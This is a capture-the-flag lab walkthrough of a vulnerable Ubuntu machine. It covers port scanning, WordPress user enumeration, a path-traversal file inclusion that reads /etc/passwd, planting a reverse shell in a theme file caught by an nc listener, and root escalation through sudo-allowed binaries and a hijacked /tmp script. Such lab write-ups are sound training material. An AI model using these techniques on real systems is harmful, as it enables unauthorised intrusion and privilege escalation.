
I have plenty of other writeups so I have decided that from now on I will be a bit more straightforward and focus more on actually learning than showing my small set of skills.

Today is the 3rd of september 2021, I'm starting my first real job as a penetration tester on monday (6th september). I want to get the OSCP this year, so I will be focusing on improving my skills rather than writing a detailed walkthrough.


```
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8d:c5:20:23:ab:10:ca:de:e2:fb:e5:cd:4d:2d:4d:72 (RSA)
|   256 94:9c:f8:6f:5c:f1:4c:11:95:7f:0a:2c:34:76:50:0b (ECDSA)
|_  256 4b:f6:f1:25:b6:13:26:d4:fc:9e:b0:72:9f:f4:69:68 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: HacknPentest
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The webpage is just an image, but…



There's a wordpress folder

/wordpress/wp-login.php



```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.1.150/wordpress -e vp,u
```

```
[+] victor
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

More directory busting….

192.168.1.150/secret.txt

```
Looks like you have got some secrets.

Ok I just want to do some help to you.

Do some more fuzz on every page of php which was finded by you. And if
you get any right parameter then follow the below steps. If you still stuck
Learn from here a basic tool with good usage for OSCP.

https://github.com/hacknpentest/Fuzzing/blob/master/Fuzz_For_Web


//see the location.txt and you will get your next move//
```

After fuzzing http://192.168.1.150/index.php?file=location.txt

Do something better

ok well Now you reah at the exact parameter

Now dig some more for next one
use 'secrettier360' parameter on some other php page for more fun.

http://192.168.1.150/image.php?secrettier360=location.txt

> finaly you got the right parameter

Found LFI at http://192.168.1.150/image.php?secrettier360=../../../../../../../etc/passwd

---

finaly you got the right parameter

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:gam
/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/
/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/

At the end of the **/etc/passwd** file:

find password.txt file in my directory:/home/saket:

Here it is:

> finaly you got the right parameter
>
> follow_the_ippsec

Damn right you are, ippsec rules

SSH doesn't work, but It logs into WP-admin dashboard

Yeah I was looking for a writable file

Edit Themes

Twenty Nineteen: secret.php

Selected file content:

```
/* Ohh Finaly you got a writable file */

```

Copied an entire reverse shell there….

http://192.168.1.150/wordpress/wp-content/themes/twentynineteen/secret.php

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.149] from (UNKNOWN) [192.168.1.150] 51414
Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 20
 09:11:15 up  1:13,  0 users,  load average: 0.00, 0.00, 0.28
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash -i
bash: cannot set terminal process group (1244): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/$ whoami
whoami
www-data
www-data@ubuntu:/$
```

```
www-data@ubuntu:/home/saket$ cat user.txt
cat user.txt
af3c658dcf9d7190da3153519c003456
www-data@ubuntu:/home/saket$
```

Let's get root. Nothing sticks out after a superficial analysis. Let's run **linpeas**

```
User www-data may run the following commands on ubuntu:
    (root) NOPASSWD: /home/saket/enc
```

The file asks for a password and nothing else

Finally found something relevant

```
www-data@ubuntu:/$ cat /opt/backup/server_database/backup_pass
cat /opt/backup/server_database/backup_pass
your password for backup_database file enc is

"backup_password"


Enjoy!
www-data@ubuntu:/$
```

Let's run it

```
www-data@ubuntu:/home/saket$ sudo ./enc
sudo ./enc
enter password: backup_password
backup_password
good
www-data@ubuntu:/home/saket$
```

????

A new file showed up

```
www-data@ubuntu:/home/saket$ ls -alh
ls -alh
total 44K
drwxr-xr-x 2 root root 4.0K Sep  3 09:39 .
drwxr-xr-x 4 root root 4.0K Aug 29  2019 ..
-rw------- 1 root root   20 Aug 31  2019 .bash_history
-rwxr-x--x 1 root root  14K Aug 30  2019 enc
-rw-r--r-- 1 root root  237 Sep  3 09:39 enc.txt
-rw-r--r-- 1 root root  123 Sep  3 09:39 key.txt
-rw-r--r-- 1 root root   18 Aug 29  2019 password.txt
-rw-r--r-- 1 root root   33 Aug 31  2019 user.txt
www-data@ubuntu:/home/saket$ cat key
cat key.txt
I know you are the fan of ippsec.

So convert string "ippsec" into md5 hash and use it to gain yourself in your real form.
www-data@ubuntu:/home/saket$
```

366a74cb3c959de17d61db30591c39d1
This doesn't work as password for any of the users, not in lower or upper case

Enc.txt has a long string
nzE+iKr82Kh8BOQg0k/LViTZJup+9DReAsXd/PCtFZP5FHM7WtJ9Nz1NmqMi9G0i7rGIvhK2jRcGnFyWDT9MLoJvY1gZKl2xsUuS3nJ/n3T1Pe//4kKId+B3wfDW/TgqX6Hg/kUj8JO08wGe9JxtOEJ6XJA3cO/cSna9v3YVf/ssHTbXkb+bFgY7WLdHJyvF6lD/wfpY2ZnA1787ajtm+/aWWVMxDOwKuqlT1ZZ0Nw4=

Maybe I can decrypt this AES-256 string with the MD5 key. The thing is, the key must be 256 bits (64 bytes) long

So let's convert the hash to hex and we get
3336366137346362336339353964653137643631646233303539316333396431

```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo "nzE+iKr82Kh8BOQg0k/LViTZJup+9DReAsXd/PCtFZP5FHM7WtJ9Nz1NmqMi9G0i7rGIvhK2jRcGnFyWDT9MLoJvY1gZKI2xsUuS3nJ/n3T
1Pe//4kKId+B3wfDW/TgqX6Hg/kUj8JO08wGe9JxtOEJ6XJA3cO/cSna9v3YVf/ssHTbXkb+bFgY7WLdHJyvF6lD/wfpY2ZnA1787ajtm+/aWWVMxDOwK
uqIT1ZZ0Nw4=" | openssl enc -aes-256-ecb -d -a -K 333636613734636233633935396465313764363164623330353931633339643 1 |
base64
RG9udCB3b3JyeSBzYWtldCBvbmUgZGF5IHdlIHdpbGwgcmVhY2ggdG8Kb3VyIGRlc3RpbmF0aW9u
IHZlcnkgc29vbi4gQW5kIGlmIHlvdSBmb3JnZXQgCnlvdXIgdXNlcm5hbWUgdGhlbiB1c2UgeW91
ciBvbGQgcGFzc3dvcmQKPT0+ICJ0cmlidXRlX3RvX2lwcHNlYyIKClZpY3Rvciw=
```

DECODE Decodes your data into the area be

Dont worry saket one day we will reach to
our destination very soon. And if you forget
your username then use your old password
==> "tribute_to_ippsec"

Victor,

```
www-data@ubuntu:/home/saket$ su saket
su saket
Password: tribute_to_ippsec

saket@ubuntu:~$ whoami
whoami
saket
saket@ubuntu:~$
```

```
User saket may run the following commands on ubuntu:
    (root) NOPASSWD: /home/victor/undefeated_victor
saket@ubuntu:~$ sudo /home/victor/undefeated_victor
sudo /home/victor/undefeated_victor
if you can defeat me then challenge me in front of you
/home/victor/undefeated_victor: 2: /home/victor/undefeated_victor: /tmp/challenge: not found
saket@ubuntu:~$
```

We have to hijack **/tmp/challenge**… let's try **sudo su**

```
saket@ubuntu:/tmp$ /home/victor/undefeated_victor
/home/victor/undefeated_victor
bash: /home/victor/undefeated_victor: Permission denied
saket@ubuntu:/tmp$ sudo /home/victor/undefeated_victor
sudo /home/victor/undefeated_victor
if you can defeat me then challenge me in front of you
root@ubuntu:/tmp# whoami
whoami
root
root@ubuntu:/tmp#
```

```
root@ubuntu:~# cat root.txt
cat root.txt
b2b17036da1de94cfb024540a8e7075a
root@ubuntu:~#
```